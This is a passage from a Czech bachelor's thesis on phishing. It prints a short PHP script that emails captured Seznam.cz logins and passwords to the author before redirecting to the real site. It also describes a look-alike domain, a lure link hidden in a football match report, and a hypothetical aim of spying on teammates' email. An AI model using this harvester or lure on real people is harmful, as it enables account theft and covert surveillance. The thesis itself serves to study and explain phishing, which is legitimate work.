


Obrázek č. 17: Ukázka zápisu do externího souboru
Zdroj: Autor

4.4.3. Posli.php

Posli.php má totožnou funkci jako zapis.php s tím rozdílem, že údaje z formuláře se posílají na požadovaný mail. V našem případě na e-mail autora. Zdrojový kód souboru posli.php je:

```
$to = " xxxxx@seznam.cz ";

$login = $_POST['login'];

$dom = $_POST['domena'];

$pass = $_POST['heslo'];

$prihlasovaci_udaje ="E-mail: ".$login.$dom."\nHeslo: ".$pass."\n";

if(mail($to,"BP",$prihlasovaci_udaje)){

header("Location:
https://login.szn.cz/?returnURL=https%3a%2f%2femail.seznam.cz%2f&serviceId=email"
);

    }
```



Obrázek č. 18: Ukázka e-mailu s údaji oběti
Zdroj: Autor

4.5. Realizace

V následující podkapitole bude autorem popsána případná realizace krok za krokem, jak by autor postupoval.

Po naprogramování všech komponent, vytvoření podvodné stránky a umístění stránky na web je potřeba určit skupinu lidí, na který bude útok směřován a podstrčit obětím odkaz na podvodnou stránku, tak aby oběť nepoznala, že se jedná o odkaz na podvodnou stránku. Webovou stránku by autor umístil na svůj server a zaregistroval by volnou doménu – emaillseznam.cz. Autor by vybral své spoluhráče z fotbalového týmu a k podstčení odkazu by využil sociální sítě FaceBook, který každý ze spoluhráčů autora disponuje a odkaz na podvodnou stránku by byl umístěn do fotbalové skupiny v textovém souboru s reportáží z minulého zápasu.

Soubor s reportáží by vypadal následovně:

TJ Mnichovice „A“ – TJ Sokol Šestajovice 5:6 (1:1)

Sestava: Drážek – Blažek, Zámečník, Barták J., Čížek – Rejka, Barták T. ml., Zídka, Svoboda – Pazák – Vyskočil

Střídání: 59´ Barták T. ml. – Šafařík, 89´ Zámečník - Tichovský

Branky domácích: 22´ Zídka, 60´ Šafařík, 72´ a 81´ Svoboda, 76´ Pazák,

Domácí utkání nepatřilo k povedeným. Začátek utkání byl celkem vyrovnaný. V 16´ Zámečník na hranici pokutového území svedl hlavičkový souboj s útočníkem hostí a rozhodčí odpískal pokutový kop. Venca Drážek ale vystihl směr střely a pokutový kop zneškodnil. Ve 22´ jsme se dostali k rohovému kopu, který Míša Zídka hlavou proměnil ve vedoucí gól 1:0. … .Vyvrcholením byl pokutový kop v 91´ za hraní domácího hráče v pokutovém území, na dvakrát ho hosté proměnili a stanovili konečné skóre 5:6.

Prosím o hlasování o nejlepším hráči utkání. Hlasy posílejte na mail xxxx@seznam.cz

K přihlášení k e-mailové schránce na seznamu klikni zde.

Oběť po kliknutí na odkaz na e-mailovou schránku by byla přesměrována na podvodnou stránku, kde by vyplnila přihlašovací údaje a snažila by se přihlásit ke svému účtu. Po pokusu o přihlášení by byla oběť přesměrována na skutečnou stránku

email.seznam.cz, kde by obět vyplnila znovu své přihlašovací údaje a přihlásila se ke svému účtu. Po přihlášení ke svému účtu by oběť poslala e-mail autorovi (útočníkovi) s názorem na nejlepšího hráče minulého zápasu. Autorovi (útočníkovi) by přišly dva e-maily. Jeden s názorem oběti na minulý zápas a druhý s přihlašovacími údaji.

4.6. Cíl

Cílem phishingového útoku by byla krádež přihlašovacích údajů k e-mailové schránce na seznam.cz, protože s těmito údaji s velkou pravděpodobností bychom se mohli dostat k více účtům oběti, ať už s pomocí přihlašovacích údajů nebo prozkoumáním elektronické pošty, kam se přihlašovací údaje k jiným účtům zasílají po registraci.

Cílem autora by bylo sledování pohybu svých spoluhráčů (přátel). Autora by zajímali jen informace spojené se spoluhráčem a to např. s kým si píše, co si píše, co si koupil a za kolik peněz, kde a s jakými přihlašovacími údaji je zaregistrován apod.

Napadení e-mailové schránky je po internetovém bankovnictvím druhým nejcitlivějším místem všech uživatelů na webu. V e-mailové schránce se může vyskytovat různé faktury, výpisy účtů, citlivé informace, přihlašovací údaje k účtům, licence k software.

Napadení internetového bankovnictví by bylo pro útočníka výnosnější, ale odcizením pěnez z účtu oběti je nápadné a oběť během krátkého časového období zjistí, že jí peněžní částka zmizela z účtu, ať už pomocí sms, které banky zasílají s informací o pohybu financí na účtu nebo z výpisu z bankovního účtu.

5. Vyhodnocení

Samotný útok realizován nebyl, ale k potvrzení autorovi teorie o podstrčení podvodné stránky byl podle bodu realizace vyzkoušen. Ve skupině fotbalového týmu je 16 hráčů včetně trenéra.

Hlavním cílem pokusu bylo zjistit, kolik hráčů si dokument otevře a kolik jich klikne na odkaz na konci souboru s úmyslem zvolit nejlepšího hráče. Odkaz vedl na podvodnou stránku schránku na seznamu.cz, ale phishingový útok nebyl aktivován, jen po doplnění přihlašovacích údajů a kliknutí na tlačítko “Přihlásit se“ byla stránka přesměrována na skutečnou stánku. Po nahrání textového souboru s reportáží z minulého utkání byl soubor do 24 hodin zobrazen všemi členy skupiny a na e-mail autora bylo odesláno 10 hlasů, 3 hlasy byly napsány do komentáře pod vloženým souborem ve skupině a zbylí 3 hráči se zdrželi hlasování.

Po pokusu byli hráči dotázáni, jestli ti kteří odeslali hlas přes e-mail klikli na odkaz na konci reportáže a zda poznali, že se jednalo o podvodnou stránku. Odpovědi byly až do jedné totožné a to, že cesta k e-mailové schránce vedla přes odkaz na konci reportáže a nikdo nepoznal, že se jednalo o podvodnou stránku.

6. Závěr

Bakalářská práce v prvních kapitolách seznamuje čtenáře s problematikou, která je součástí s prací na webu. Ukazuje na možné způsoby napadení počítače a na různé možnosti zabezpečení na stráně klienta a serveru.

V poslední části práce je prozkoumán mechanizmus phishingového útoku, který je hrozbou zejména internetového bankovnictví. Phishingový útok je naprogramován a sestaven ze všech potřebných komponent, které jsou k jeho provedení potřebné. Útok je směřován na vlastníky e-mailové schránky na seznam.cz. Samostatný útok není proveden na veřejnosti, ale autor ho vyzkoušel na sobě, aby vyzkoušel jeho funkčnost, která se potvrdila v testu.

Naprogramovaná infrastruktura phishingového útoku je umístěna na zadní straně vazby na disku v nosiči.

Test phishingového útoku byl proveden pomocí textového dokumentu s reportáží z fotbalového utkání. Na konci reportáže byl umístěn odkaz na podvodnou stránku, která měla neaktivní prvek ke krádeži přihlašovacích údajů, po pokusu o přihlášení byl uživatel přesměrován na skutečnou stránku. Textový dokument byl umístěn do skupiny fotbalového týmu na sociální síti FaceBooku s cílem přečtení reportáže a hlasováním o nejlepším hráči zápasu.

Výsledkem testu byla 100% úspěšnost důvěryhodnosti podvodné stránky a případné krádeže přihlašovacích údajů.

Phishingový útok autor udělal z důvodu rostoucího počtu případů, které se objevují na internetových stránkách, sociálních sítí a příchozí poště na e-mailové schránce.

Útok je směřován na e-mailovou schránku na seznam.cz, který je podle autorova okolí nejvyužívanější e-mailovou schránkou. K vytvoření potřebných komponent autor využil své znalosti, které získal na “České zemědělské univerzitě v Praze“ ve studijním programu “Systémové inženýrství a informatika“.

7. Seznam použitých zdrojů

Tištěné zdroje:

BARVÍŘ, Tomáš, Jiří HAMPL a Šárka MELIŠOVÁ. 2011. *ECDL - základy práce s počítačem a kancelářskými programy: manuál pro začátečníky a příprava ke zkouškám*. 1. vyd. Praha: Grada. Průvodce (Grada). ISBN 978-80-247-3686-0.

JIROVSKÝ, Václav. 2007. *Kybernetická kriminalita: nejen o hackingu, crackingu, virech a trojských koních bez tajemství*. 1. vyd. Praha: Grada. ISBN 978-80-247-1561-2.

KOCMAN, Rostislav a Jakub LOHNISKÝ. 2005. *Jak se bránit virům, spamu, dialerům a spyware*. Vyd. 1. Brno: CP Books. ISBN 80-251-0793-0.

KRÁL, Mojmír. 2015. *Bezpečný internet: chraňte sebe i svůj počítač*. První vydání. Praha: Grada Publishing, a.s. Průvodce (Grada). ISBN 978-80-247-5453-6.

LUDVÍK, Miroslav a Bohumír ŠTĚDROŇ. 2008. *Teorie bezpečnosti počítačových sítí*. Vyd. 1. Kralice na Hané: Computer Media. ISBN 978-80-86686-35-6.

PETROWSKI, Thorsten. 2014. *Bezpečí na internetu: pro všechny*. Vyd. 1. Liberec: Dialog. Tajemství (Dialog). ISBN 978-80-7424-066-9.

Vysokoškolská kvalifikační práce:

KOČÍ, Kmil. 2011. *Bezpečnost na webu*. Praha. Bakalářská práce. Česká zemědělská univerzita v Praze. Vedoucí práce Ing. Marek Pícka.

NETRVAL, Petr. 2008. *Zabezpečení PC a ochrana před škodlivými kódy*. Plzeň. Absolventská práce.

Elekronické zdroje:

BALÁŽIK, Milan. 2014. Útoky typu DDoS - stav a prognózy. *Corpus* [online]. [cit. 2016-01-03]. Dostupné z: http://www.corpus.cz/tiskove-centrum/utoky-typu-ddos-stav-a-prognozy

BASITH, A. r. 2012. What is ssl and how does it work. *Guide2tricks* [online]. [cit. 2016-03-01]. Dostupné z: http://www.guide2tricks.com/2012/05/what-is-ssl-and-how-does-it-work.html

ČMELÍK, M. 2004. Obrana před útokem drdos. *Security-portal* [online]. [cit. 2016-01-01]. Dostupné z: http://www.security-portal.cz/clanky/obrana-p%C5%99ed-%C3%BAtokem-drdos

DŽUBÁK, Josef a HOAX.CZ. 2016. CO JE TO PHISHING. *HOAX* [online]. [cit. 2016-03-08]. Dostupné z: http://www.hoax.cz/phishing/co-je-to-phishing

GOODCHILD, J. 2012. 20 notorious worms, viruses and botnets. *CSO* [online]. [cit. 2016-03-03]. Dostupné z: http://www.csoonline.com/article/2358756/data-protection/71899-20-notorious-worms-viruses-and-botnets.html

HAVLÍČEK, R. 2006. Typy virů. *PC viry* [online]. [cit. 2016-03-03]. Dostupné z: http://pcviry.wz.cz/list/typyviru.html

JELÍNEK, M. 2008. Autentizační tokeny v praxi. *SystemOnLine* [online]. [cit. 2016-03-03]. Dostupné z: http://www.systemonline.cz/it-security/autentizacni-tokeny-v-praxi.htm

JIROTKA, Tomáš. 2014. Elektronický podpis pro začátečníky. *Digipodpis – odborník na elektronický podpis* [online]. [cit. 2016-03-03]. Dostupné z: http://www.digipodpis.cz/zaciname.php

PŘIBYL, Tomáš. 2006. Zákeřný útok jménem DoS. *SystemOnLine* [online]. [cit. 2016-03-03]. Dostupné z: http://www.systemonline.cz/it-security/zakerny-utok-jmenem-dos.htm

SCHERAS. 2013. Symetrické a asymetrické šifrování. *Soom* [online]. [cit. 2016-03-03]. Dostupné z: http://www.soom.cz/clanky/1126--Symetricke-a-asymetricke-sifrovani

Co je spear phishing. 2015. *Kaspersky* [online]. [cit. 2016-03-08]. Dostupné z: http://www.kaspersky.com/cz/internet-security-center/definitions/spear-phishing

Phishing a pharming. *Bezpečný internet* [online]. [cit. 2016-03-08]. Dostupné z: http://www.bezpecnyinternet.cz/pokrocily/internetove-bankovnictvi/phishing-a-pharming.aspx

PHISHINGOVÝ ÚTOK NA ČESKÉ KLIENTY. 2016. *HOAX* [online]. [cit. 2016-03-08]. Dostupné z: http://www.hoax.cz/phishing/index.php?action=hoax_detail&id=522

Hash. 2016. *Počet znaků* [online]. [cit. 2016-03-03]. Dostupné z: http://www.pocet-znaku.cz/hash

Internetové bankovnictví. 2016. *Měšec* [online]. [cit. 2016-03-03]. Dostupné z: http://www.mesec.cz/bankovni-ucty/prime-bankovnictvi/internetove-bankovnictvi/pruvodce/

O DOMÉNÁCH A DNS. 2016. *Nic* [online]. [cit. 2016-02-02]. Dostupné z: https://www.nic.cz/page/312/o-domenach-a-dns/

Trojský kůň (program). 2001-. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation [cit. 2016-03-03]. Dostupné z: https://cs.wikipedia.org/wiki/Trojsk%C3%BD_k%C5%AF%C5%88_(program)

8. Přílohy

Naprogramovaná infrastruktura phishingového útoku je umístěna na zadní straně vazby na disku v nosiči.